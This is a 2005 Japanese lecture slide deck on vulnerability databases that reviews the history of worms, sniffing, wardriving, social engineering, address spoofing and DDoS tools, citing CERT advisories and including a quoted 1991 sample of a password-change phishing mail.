



# 脆弱性データベース

## 2005-08-29

---

中央大学研究開発機構  
寺田真敏



## 不正アクセス活動の現状

### 1. 攻撃手法の変遷


### 2. インシデントの変遷

### 3. 不正アクセス活動に関する 理解を深める

### 脆弱性データベース


### 4. 脆弱性対応とインシデント対応

### 5. 対策のための情報収集



# 1. 攻撃手法の変遷

攻撃手法の多様化とツールの高機能化により、高度な技術力がなくても多彩な侵害活動が可能となってきた。



# 1. 攻撃手法の変遷

## 歴史は繰り返す: 脆弱性を悪用したワームの流布

### サーバの脆弱性を攻略するネットワークワームは15年以上も前に発生

---

①

- |             |  |
|-------------|--|
| 1988年12月    | インターネットワーム事件<br>⇒バッファオーバーフロー攻撃などサーバの脆弱性を攻略                   |
| 2001年05月    | sadmind/IIS ワーム<br>⇒sadmindのバッファオーバーフロー、IIS(MS01-026)の脆弱性を攻略 |
| 2001年07,08月 | CodeRed ワーム<br>⇒IISのバッファオーバーフロー問題(MS01-033)を攻略               |
| 2001年09月    | Nimda ワーム<br>⇒IIS(MS00-078,MS01-026)とIE(MS01-020)の脆弱性を攻略     |
| 2002年07月    | Apache/mod_ssl ワーム<br>⇒OpenSSLのバッファオーバーフロー問題(CA-2002-23)を攻略  |
| 2003年02月    | SQL Slammer ワーム<br>⇒MSSQLのバッファオーバーフロー問題(MS02-061)を攻略         |
| 2003年08月    | Blaster, Welchiaワーム<br>⇒RPC DCOMのバッファオーバーフロー問題(MS03-016)を攻略  |
| 2004年03月    | Wittyワーム<br>⇒RealSecureのICQ解析処理のバッファオーバーフロー問題を攻略             |
| 2004年05月    | Sasserワーム<br>⇒LSASSのバッファオーバーフロー問題(MS04-011)を攻略               |


# 1. 攻撃手法の変遷 歴史は繰り返す: 脆弱性を悪用したネットワークワームの流布 CodeRed: 数時間のうちに20万台以上の計算機が感染した。

2001年06月18日 「MS01-033: Index Server ISAPI エクステンションの未チェックのバグにより Web サーバーが攻撃される」を公表

2001年07月18日 CodeRed I ワーム発生

2001年08月06日 CodeRed II ワーム発生


Figure 1: IP Addresses Compromised by the "CodeRed" worm  
(data for July 19, 2001 as reported to the CERT/CC)



<http://www.cert.org/advisories/CA-2001-23.html>

Source: incident data for CERT#36881

## Code Red, Code Red II



CERT Advisory CA-2001-23 Continued Threat of the "Code Red" Worm

<http://www.cert.org/advisories/CA-2001-23.html>

<http://www.security.nl/misc/codered-stats/> [x]



# 1. 攻撃手法の変遷 歴史は繰り返す: 脆弱性を悪用したネットワークワームの流布 Slammer: 感染動作自体がインターネットをDoS状態に陥れる。

2002年07月25日 「MS02-039: SQL Server 2000 解決サービスのバッファのオーバーランにより、コードが実行される」を公表


2003年01月25日 Slammer ワーム発生

10分間のうちに脆弱性のあるホストのうち90%が感染したといわれている。

Aggregate Scans/Second in the 12 Hours After the Initial Outbreak



僅か30分







# 1. 攻撃手法の変遷

## 歴史は繰り返す: 脆弱性を悪用したネットワークワームの流布

Witty: セキュリティ製品も例外ではない。

2004年03月18日 ISS 製品における ICQ 解析の脆弱点を公表  
 2004年03月20日 Witty ワーム発生 僅か2日後

日時 (JST)	内容
2004-03-19 11: 17	ISSKK ISS 製品における ICQ 解析の脆弱点を Web 公開
2004-03-20 14: 00	ISC 発信元ポート番号 4000/UDP トラフィックの増加 ("Witty" worm attacks BlackICE firewall) を確認
2004-03-20 (米国日付)	トレンドマイクロ <a href="#">WORM_WITTY.A</a> シマンテック <a href="#">W32.Witty.Worm</a> 日本ネットワークアソシエーツ <a href="#">W32/Witty.worm</a>
2004-03-20 (米国日付)	US-CERT Current Activity として <a href="#">Witty Worm</a> を報告
2004-03-20 22: 16	@police UDP4000番ポートを発信元ポートとするトラフィックの増加について(3/20)を Web 公開
2004-03-20 22: 40	ISS <a href="#">AlertCon ① =&gt; ②</a>
2004-03-21	ISSKK <a href="#">BlackICE Wittyワーム</a> を Web 公開
2004-03-21 23: 24	@police <a href="#">ISS製品の脆弱性及びWittyワームの発生について(3/21)</a> を Web 公開
2004-03-23 18: 01	ISSKK <a href="#">BlackICE Wittyワーム</a> を更新
2004-03-24 00: 20	ISS <a href="#">AlertCon ② =&gt; ①</a>



# 1. 攻撃手法の変遷 歴史は繰り返す: ネットワークモニタリング 有線から無線へ、そして利用シーンの拡大へ

②

1994年02月

パスワード大量盗難

⇒ネットワークモニタリングによる認証情報の盗聴

2000年以降

無線LANの普及

無線LANの電波の届く範囲内にいれば、誰でもデータを受信することができてしまう。

⇒通信内容の盗聴や無線LANの不正利用

## The WorldWide WarDrive

WWWD(The WorldWide WarDrive)とは、世界中の参加者がPCを抱えて、自分たちの周囲の無線LANのセキュリティ状況をチェックするイベントである。その調査報告によれば、

	第1回	第2回	第3回	第4回
アクセスポイント数	9374	24958	88122	228537
WEP使用	2825(30.1%)	6970(28.0%)	28427(32.3%)	87647(38.3%)
WEP未使用	6549(69.9%)	17988(72.1%)	59695(67.7%)	140890(61.6%)
SS-IDデフォルト	2768(29.5%)	8802(35.2%)	24525(27.8%)	71805(31.4%)
SS-IDデフォルト・WEP未使用	2497(26.6%)	7847(31.4%)	21822(24.7%)	62859(27.5%)

第1回 2002年8月31日から9月7日

第2回 2002年10月26日から11月2日

第3回 2003年6月28日から7月5日

第4回 2004年7月12日から7月19日

6ヶ国&2大陸 22エリア

7ヶ国&4大陸 32エリア

11ヶ国&4大陸 52エリア

100人で調査

200人で調査

300人で調査

## インターネット完備ホテルの普及

シェアードHUB(リピータHUB)、デュアルスピードHUBで構成されていた場合、ネットワークモニタリングは容易である。

⇒通信内容の盗聴



# 1. 攻撃手法の変遷 歴史は繰り返す: ソーシャルエンジニアリング メールが起点となっている。

③

1991年04月

CERT Advisory CA-1991-03  
Unauthorized Password Change Requests Via Mail Messages

⇒ソーシャルエンジニアリング攻撃

SAMPLE MAIL MESSAGE as received by the CERT (including spelling errors, etc.)

:

{mail header which may or may not be local}

:

This is the system administration:

Because of security faults, we request that you change your password to "systest001". This change is MANDATORY and should be done IMMEDIATLY. You can make this change by typing "passwd" at the shell prompt. Then, follow the directions from there on.

Again, this change should be done IMMEDIATLY. We will inform you when to change your password back to normal, which should not be longer than ten minutes.

Thank you for your cooperation,

The system administration (root)

END OF SAMPLE MAIL MESSAGE

2004年～  
2005年07月

Phishing (フィッシング) 詐欺  
US-CERT Technical Cyber Security Alert TA05-189A  
Targeted Trojan Email Attacks (=Spear Phishing (スピーアフィッシング))

⇒特定の組織や個人を標的にした攻撃活動へ

<http://www.cert.org/advisories/CA-1991-03.html>

<http://www.us-cert.gov/cas/techalerts/TA05-189A.html>

AntiPhishingJapan フィッシング対策協議会

<http://antiphishing.jp/>

# 1. 攻撃手法の変遷 技術は活用される: 進化するウイルス 良くも悪くも技術は継承されている。

4

ウイルス名称	特徴
<b>Melissa(1999-03)</b>	アドレス帳に登録されているアドレスに自身をメール送信する。
<b>LoveLetter (2000-05)</b>	電子メールとIRC(Internet Relay Chat)を経由して流布する。
<b>MTX (2000-09)</b>	添付ファイル名として数種類のバリエーションを提供する。 指定したWebサイトからプラグインをダウンロードする。
<b>Hybris (2000-09)</b>	メールの内容と添付ファイル名はシステムの言語設定によって変更する。
<b>Magistr(2001-03)</b>	電子メールとWindowsネットワークを経由して感染する。 本文と件名はランダムに作成する。
<b>Sircam (2001-07)</b>	ワーム本体にハードディスクからランダムに選択したドキュメントを付加し、そのファイルを外部に送信する。
<b>Nimda(2001-09)</b>	MS01-020のセキュリティホールを利用し、メールプレビューのみで感染する。
<b>Badtrans.B(2001-11)</b>	キー操作のログを作成し、外部に送信する。
<b>Klez(2001-11)</b>	送信元メールアドレスを偽装する。 ファイルやアドレス帳に登録されているアドレスに自身をメール送信する。
<b>Fbound (2002-03)</b>	件名を日本語化する。
<b>Sobig.E (2003-06)</b>	自己機能更新機能を持つ。
<b>Mimail.C (2003-08)</b>	特定サイトに攻撃を仕掛けるDDoS機能を持つ。

注:メール大量送信型のウイルスを対象にリストアップ

# 1. 攻撃手法の変遷 技術は活用される: 送信元の偽装

⑤

- |          |   |
|----------|---|
| 1995年01月 | ケビン・ミトニック事件<br>⇒送信元IPアドレス偽装によるコネクションハイジャック                                  |
| 1996年09月 | 米国プロバイダPANIXへのDoS攻撃<br>⇒送信元IPアドレスを偽装したDoS攻撃                                 |
| 2000年02月 | 米国有名サイトへのDDoS攻撃<br>⇒送信元IPアドレスを偽装した<br>DDoS(Distributed Denial of Service)攻撃 |
| 2001年11月 | Klezの流布<br>⇒ウイルスも送信元メールアドレスを偽装<br>送信元IPアドレスに比べ、送信元メールアドレスの偽装は容易である。         |
| 2003年08月 | MS-Blasterの流布<br>⇒送信元IPアドレスを偽装し、windowsupdate.comサイトに<br>DDoS攻撃を仕掛ける機能を装備   |

注: 8月15日夕刻、マイクロソフト社において、MS-Blasterワームが攻撃対象とする windowsupdate.com ドメインのIPアドレスをDNSから削除した。これにより、MS-BlasterワームのDDoS攻撃が機能せず、DDoS攻撃の回避を図ることができた。

# 1. 攻撃手法の変遷 技術は活用される: 進化するパケットレベルのDoS攻撃

⑥



1996年 ～1998年	パケットレベルのDoS攻撃を実現可能とする脆弱性 CA-96: 01 <u>UDP Port Denial-of-Service Attack</u> CA-96: 21 <u>TCP SYN Flooding and IP Spoofing Attacks</u> CA-96: 26 <u>Denial-of-Service Attack via ping</u> CA-97: 28 <u>IP Denial-of-Service Attacks</u> CA-98: 01 <u>“smurf” IP Denial-of-Service Attacks</u>
1996年09月	米国プロバイダPANIXへのDoS(TCP SYN Flooding)攻撃
1999年	パケットレベルのDDoS攻撃ツールの出現 Trin00, TFN, TFN2K, Stacheldraht, Mstream など
2000年02月	米国有名サイトへのDDoS攻撃 ⇒2月7日: <a href="#">Yahoo!</a> , <a href="#">Buy.com</a> , <a href="#">eBay</a> , <a href="#">Amazon.com</a> , <a href="#">CNN.com</a> ⇒2月8日: <a href="#">MSN</a> , ⇒2月9日: <a href="#">E*TRADE</a> , <a href="#">ZDNet</a>
2001年07月	CodeRed Iの流布 ⇒ <a href="#">特定IPアドレスへのDDoS攻撃 (注1)</a>
2003年08月	MS-Blasterの流布 ⇒ <a href="#">windowsupdate.comサイトへのDDoS攻撃 (注2)</a>

注1: WebサイトのIPアドレスを変更することでDDoS攻撃を回避した。

注2: 8月15日夕刻、マイクロソフト社において、MS-Blasterワームが攻撃対象とするwindowsupdate.comドメインのIPアドレスをDNSから削除した。これにより、MS-BlasterワームのDDoS攻撃が機能せず、DDoS攻撃の回避を図ることができた。

# 1. 攻撃手法の変遷



技術は活用される: 進化するDDoS攻撃  
 攻撃管理形態: 階層型

名称	特徴
<p>Trin00 TFN TFN2K Stacheldraht 1999年</p>	<p>攻撃管理形態: 階層型            攻撃エージェントのインストール: 侵入時に手作業でインストール            攻撃対象指定: IPアドレス            攻撃トリガ: 攻撃者からの指示            攻撃機能更新: なし</p> 
<p>Sobig.F 2003年09月</p>	<p>攻撃管理形態: 階層型            攻撃エージェントのインストール: 電子メール型ワームを利用したインストール            攻撃対象指定: 不明            攻撃トリガ: 不明            攻撃機能更新: あり</p> 

⇒ポットネット: 攻撃指示管理系に活用

# 1. 攻撃手法の変遷

技術は活用される: 進化するDDoS攻撃  
攻撃管理形態: 水平型

名称	特徴
<p><b>MS-Blaster</b> 2003年8月</p>	<p>攻撃管理形態: 水平型 攻撃エージェントのインストール: 脆弱性を利用した自動インストール 攻撃対象指定: ドメイン名 攻撃トリガ: 時刻 攻撃機能更新: なし</p>  <p>The diagram illustrates the MS-Blaster attack. It shows several desktop computers with users. A central computer is labeled '攻撃エージェント' (Attack Agent) and has a red lightning bolt icon. Red arrows point from the infected computers to a server labeled '攻撃対象' (Attack Target). Small red bugs are shown flying from the infected computers towards the server.</p>
<p><b>Doomjuice</b> 2004年2月</p>	<p>攻撃管理形態: 水平型 攻撃エージェントのインストール: バックドアを利用した自動インストール 攻撃対象指定: ドメイン名 攻撃トリガ: 時刻 攻撃機能更新: なし</p>  <p>The diagram illustrates the Doomjuice attack. It shows several desktop computers with users. A central computer is labeled '攻撃エージェント' (Attack Agent) and has a red lightning bolt icon. A black silhouette of a hacker is shown in the foreground, pointing towards the infected computers. Red arrows point from the infected computers to a server labeled '攻撃対象' (Attack Target).</p>

⇒ボットネット: 攻撃エージェント(ボット)配備系に活用

